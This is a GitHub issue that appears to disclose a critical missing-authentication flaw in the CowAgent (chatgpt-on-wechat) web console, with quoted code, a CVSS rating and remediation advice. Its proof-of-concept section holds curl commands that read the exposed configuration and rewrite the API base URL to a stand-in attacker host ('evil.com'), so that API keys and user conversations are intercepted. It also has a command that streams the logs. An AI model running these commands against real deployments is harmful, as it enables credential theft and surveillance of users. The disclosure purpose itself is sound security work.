

zhayujie / CowAgent Public

<> Code Issues 317 Pull requests 40 Discussions Actions Projects

New issue



Unauthenticated Administrative API Access #2733

Open

Labels

status: needs check



August829 opened 2 weeks ago · edited by August829

Edits ...

Unauthenticated Administrative API Access in chatgpt-on-wechat

Vulnerability Information

Field	Value
Product	chatgpt-on-wechat (CowAgent)
Version	2.0.4 and earlier
Vendor	zhayujie (GitHub)
Vulnerability Type	Missing Authentication for Critical Function
CWE	CWE-306
CVSS v3.1 Score	9.8 (Critical)
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Attack Vector	Network
Authentication Required	None

Summary

The chatgpt-on-wechat Web Console exposes all administrative HTTP endpoints without any form of authentication or authorization. The HTTP server binds to `0.0.0.0` by default, making all endpoints accessible to any client on the network or internet. An unauthenticated attacker can read and modify application configuration (including API keys), connect/disconnect messaging channels, upload arbitrary files, read application logs, and access memory content.

Affected Component

- **File:** `channel/web/web_channel.py`
- **Lines:** 375-407 (route definitions), 493-684 (ConfigHandler), 687-998 (ChannelsHandler)
- **Endpoint Binding:** `0.0.0.0:<port>` (default port: 9899)

Vulnerable Code

Route Definitions (web_channel.py:375-393)

All routes are registered without any authentication middleware:

```
urls = (  
    '/', 'RootHandler',  
    '/message', 'MessageHandler',  
    '/upload', 'UploadHandler',  
    '/uploads/(.*)', 'UploadsHandler',  
    '/poll', 'PollHandler',  
    '/stream', 'StreamHandler',  
    '/chat', 'ChatHandler',  
    '/config', 'ConfigHandler',          # No auth - reads/writes config  
    '/api/channels', 'ChannelsHandler', # No auth - manages channels  
    '/api/memory/content', 'MemoryContentHandler', # No auth - reads files  
    '/api/logs', 'LogsHandler',        # No auth - streams logs  
    # ... more unauthenticated endpoints  
)
```



ConfigHandler GET (web_channel.py:597-643)

Returns configuration including partially masked API keys:

```
class ConfigHandler:  
    def GET(self):  
        web.header('Content-Type', 'application/json; charset=utf-8')  
        # No authentication check  
        config_data = {  
            "status": "success",  
            "api_keys": {
```



```

        "open_ai_api_key": self._mask_key(conf().get("open_ai_api_key", "")),
        # ... all API keys returned
    },
    "api_bases": {
        "open_ai_api_base": conf().get("open_ai_api_base", ""),
        # ... all API base URLs returned in full
    }
}

```

ConfigHandler POST (web_channel.py:645-684)

Allows unauthenticated modification of any configuration value:

```

def POST(self):
    web.header('Content-Type', 'application/json; charset=utf-8')
    # No authentication check
    data = json.loads(web.data())
    updates = data.get("updates", {})
    # ... applies updates to runtime config
    # ... persists updates to config.json on disk
    with open(config_path, "w", encoding="utf-8") as f:
        json.dump(file_cfg, f, indent=4, ensure_ascii=False)

```



Server Binding (web_channel.py:407)

```

app.run(port=port) # Binds to 0.0.0.0, all network interfaces

```



Affected Endpoints

Method	Path	Capability
GET	/config	Read all configuration including API keys
POST	/config	Modify any configuration value, persisted to disk
POST	/api/channels	Connect/disconnect messaging channels
POST	/upload	Upload arbitrary files to server
GET	/api/logs	Stream full application logs (SSE)
GET	/api/memory	List memory files
GET	/api/memory/content	Read file contents (path traversal, see separate CVE)
GET	/api/history	Read conversation history
GET	/api/scheduler	Read scheduled tasks

Method	Path	Capability
GET	/api/tools	List available agent tools
GET	/api/skills	List/manage skills

Proof of Concept

Prerequisites

1. chatgpt-on-wechat v2.0.4 installed and running with Web channel
2. Network access to the target host on port 9899 (default)

Step 1: Read Configuration (Steal API Keys)

```
curl -s http://<target>:9899/config | python3 -m json.tool
```



Expected Output:

```
{
  "status": "success",
  "model": "claude-opus-4-6",
  "api_bases": {
    "open_ai_api_base": "https://internal-api-server.example.com/v1"
  },
  "api_keys": {
    "open_ai_api_key": "4404*****ef64"
  }
}
```



Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1	GET /config HTTP/1.1		2	Content-Type: application/json; charset=utf-8		
2	Host: 127.0.0.1:9899		3	Date: Tue, 31 Mar 2026 09:46:11 GMT		
3	Content-Type: application/json		4	Server: localhost		
4	Content-Length: 0		5	Content-Length: 3393		
5			6			
6			7	{		
				"status": "success",		
				"use_agent": true,		
				"title": "CowAgent",		
				"model": "claude-opus-4-6",		
				"bot_type": "openai",		
				"use_linkai": false,		
				"channel_type": "web",		
				"agent_max_context_tokens": 40000,		
				"agent_max_context_turns": 20,		
				"agent_max_steps": 15,		
				"api_bases": {		
				"zhipu_ai_api_base": "https://open.bigmodel.cn/api/paas/v4",		
				"moonshot_base_url": "https://api.moonshot.cn/v1",		
				"ark_base_url": "https://ark.cn-beijing.volces.com/api/v3",		
				"claude_api_base": "https://api.anthropic.com/v1",		
				"gemini_api_base": "https://generativelanguage.googleapis.com",		
				"open_ai_api_base":		
				"ht[REDACTED]v1"		
				},		
				"api_keys": {		
				"minimax_api_key": "",		
				"zhipu_ai_api_key": "",		
				"dashscope_api_key": "",		
				"moonshot_api_key": "",		
				"ark_api_key": "",		
				"claude_api_key": "",		
				"gemini_api_key": "",		
				"open_ai_api_key":		
				"4404*****ef64",		
				"linkai_api_key": ""		
				},		
				"providers": {		
				"minimax": {		
				"label": "MiniMax",		
				"models": [
				"MiniMax-M2.5",		

The response reveals:

- Full internal API endpoint URLs
- Partially masked API keys (first 4 + last 4 characters visible)
- Model configuration, channel type, and all operational parameters

Step 2: Hijack API Traffic (Redirect to Attacker Server)

```
curl -s -X POST http://<target>:9899/config \
-H "Content-Type: application/json" \
-d '{"updates":{"open_ai_api_base":"https://attacker-controlled-server.evill.com/v1"}}'
```

Expected Output:

```
{
  "status": "success",
  "applied": {
    "open_ai_api_base": "https://attacker-controlled-server.evill.com/v1"
  }
}
```

Request		Response	
Pretty	Raw	Hex	Render
1	POST /config HTTP/1.1	1	HTTP/1.1 200 OK
2	Host: 127.0.0.1:9899	2	Content-Type: application/json; charset=utf-8
3	Content-Type: application/json	3	Date: Tue, 31 Mar 2026 09:47:19 GMT
4	Content-Length: 80	4	Server: localhost
5		5	Content-Length: 103
6	{	6	
	"updates":{	7	{
	"gemini_api_base":"https://attacker-controlled-server.evil.com/v1"		"status":"success",
	}		"applied":{
	}		"gemini_api_base":"https://attacker-controlled-server.evil.com/v1"
			}
			}

After this request:

- All subsequent LLM API calls are redirected to the attacker's server
- The attacker's server receives the full API key in the Authorization header
- All user conversations are intercepted
- The change is **persisted to config.json on disk** and survives restarts

Step 3: Verify Persistence

```
curl -s http://<target>:9899/config | \
python3 -c "import sys,json; print(json.load(sys.stdin)['api_bases']['open_ai_api_base'],"
```

Expected Output:

```
https://attacker-controlled-server.evil.com/v1
```

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1	GET /config HTTP/1.1		1	HTTP/1.1 200 OK		
2	Host: 127.0.0.1:9899		2	Content-Type: application/json; charset=utf-8		
3	Content-Type: application/json		3	Date: Tue, 31 Mar 2026 09:47:26 GMT		
4	Content-Length: 0		4	Server: localhost		
5			5	Content-Length: 3398		
6			6			
			7	{		
				"status": "success",		
				"use_agent": true,		
				"title": "CowAgent",		
				"model": "claude-opus-4-6",		
				"bot_type": "openai",		
				"use_linkai": false,		
				"channel_type": "web",		
				"agent_max_context_tokens": 40000,		
				"agent_max_context_turns": 20,		
				"agent_max_steps": 15,		
				"api_bases": {		
				"zhipu_ai_api_base": "https://open.bigmodel.cn/api/paas/v4",		
				"moonshot_base_url": "https://api.moonshot.cn/v1",		
				"ark_base_url": "https://ark.cn-beijing.volces.com/api/v3",		
				"claude_api_base": "https://api.anthropic.com/v1",		
				"gemini_api_base": "https://attacker-controlled-server.evil.com/v1",		
				"open_ai_api_base":		
				"https://attacker-controlled-server.evil.com/v1"		
				},		
				"api_keys": {		
				"minimax_api_key": "",		
				"zhipu_ai_api_key": "",		
				"dashscope_api_key": "",		
				"moonshot_api_key": "",		
				"ark_api_key": "",		
				"claude_api_key": "",		
				"gemini_api_key": "",		
				"open_ai_api_key":		
				"4404*****ef64",		
				"linkai_api_key": ""		
				},		
				"providers": {		
				"minimax": {		
				"label": "MiniMax",		
				"models": [

Step 4: Read Application Logs (Obtain Credentials)

```
# The /api/logs endpoint streams logs via SSE, containing:
# - Admin temporary passwords in plaintext
# - API keys (partially masked)
# - Internal URLs
# - User conversation content
curl -s http://<target>:9899/api/logs
```



Impact

- Complete Application Takeover:** An unauthenticated attacker can modify all configuration values, effectively taking full control of the application.
- API Key Theft:** By redirecting the `open_ai_api_base` to an attacker-controlled proxy, the attacker intercepts the full API key sent in the Authorization header of every LLM request.
- Conversation Interception:** All user conversations are routed through the attacker's proxy, enabling mass surveillance.
- Credential Harvesting:** Application logs streamed via `/api/logs` contain admin passwords, tokens, and user data in plaintext.
- Persistent Backdoor:** Configuration changes are written to `config.json`, surviving application restarts.

Remediation

1. **Implement authentication middleware** for all Web Console endpoints:

```
class AuthMiddleware:
    def check_auth(self):
        token = web.ctx.env.get("HTTP_AUTHORIZATION", "")
        expected = conf().get("web_console_token", "")
        if not expected or token != f"Bearer {expected}":
            raise web.Unauthorized()
```



2. **Bind to localhost by default** instead of `0.0.0.0`:

```
app.run(port=port, host="127.0.0.1")
```




3. **Add CSRF protection** for state-changing endpoints.

4. **Implement rate limiting** to prevent brute-force attacks.

References

- [OWASP - Missing Authentication for Critical Function](#)
- [CWE-306: Missing Authentication for Critical Function](#)



 **August829** added **status: needs check** [2 weeks ago](#)

[Sign up for free](#) to join this conversation on **GitHub**. Already have an account? [Sign in to comment](#)

Metadata

Assignees

No one assigned

Labels

status: needs check

Projects

No projects



Milestone

No milestone

Relationships

None yet

Development

 Code with agent mode 

No branches or pull requests

Participants

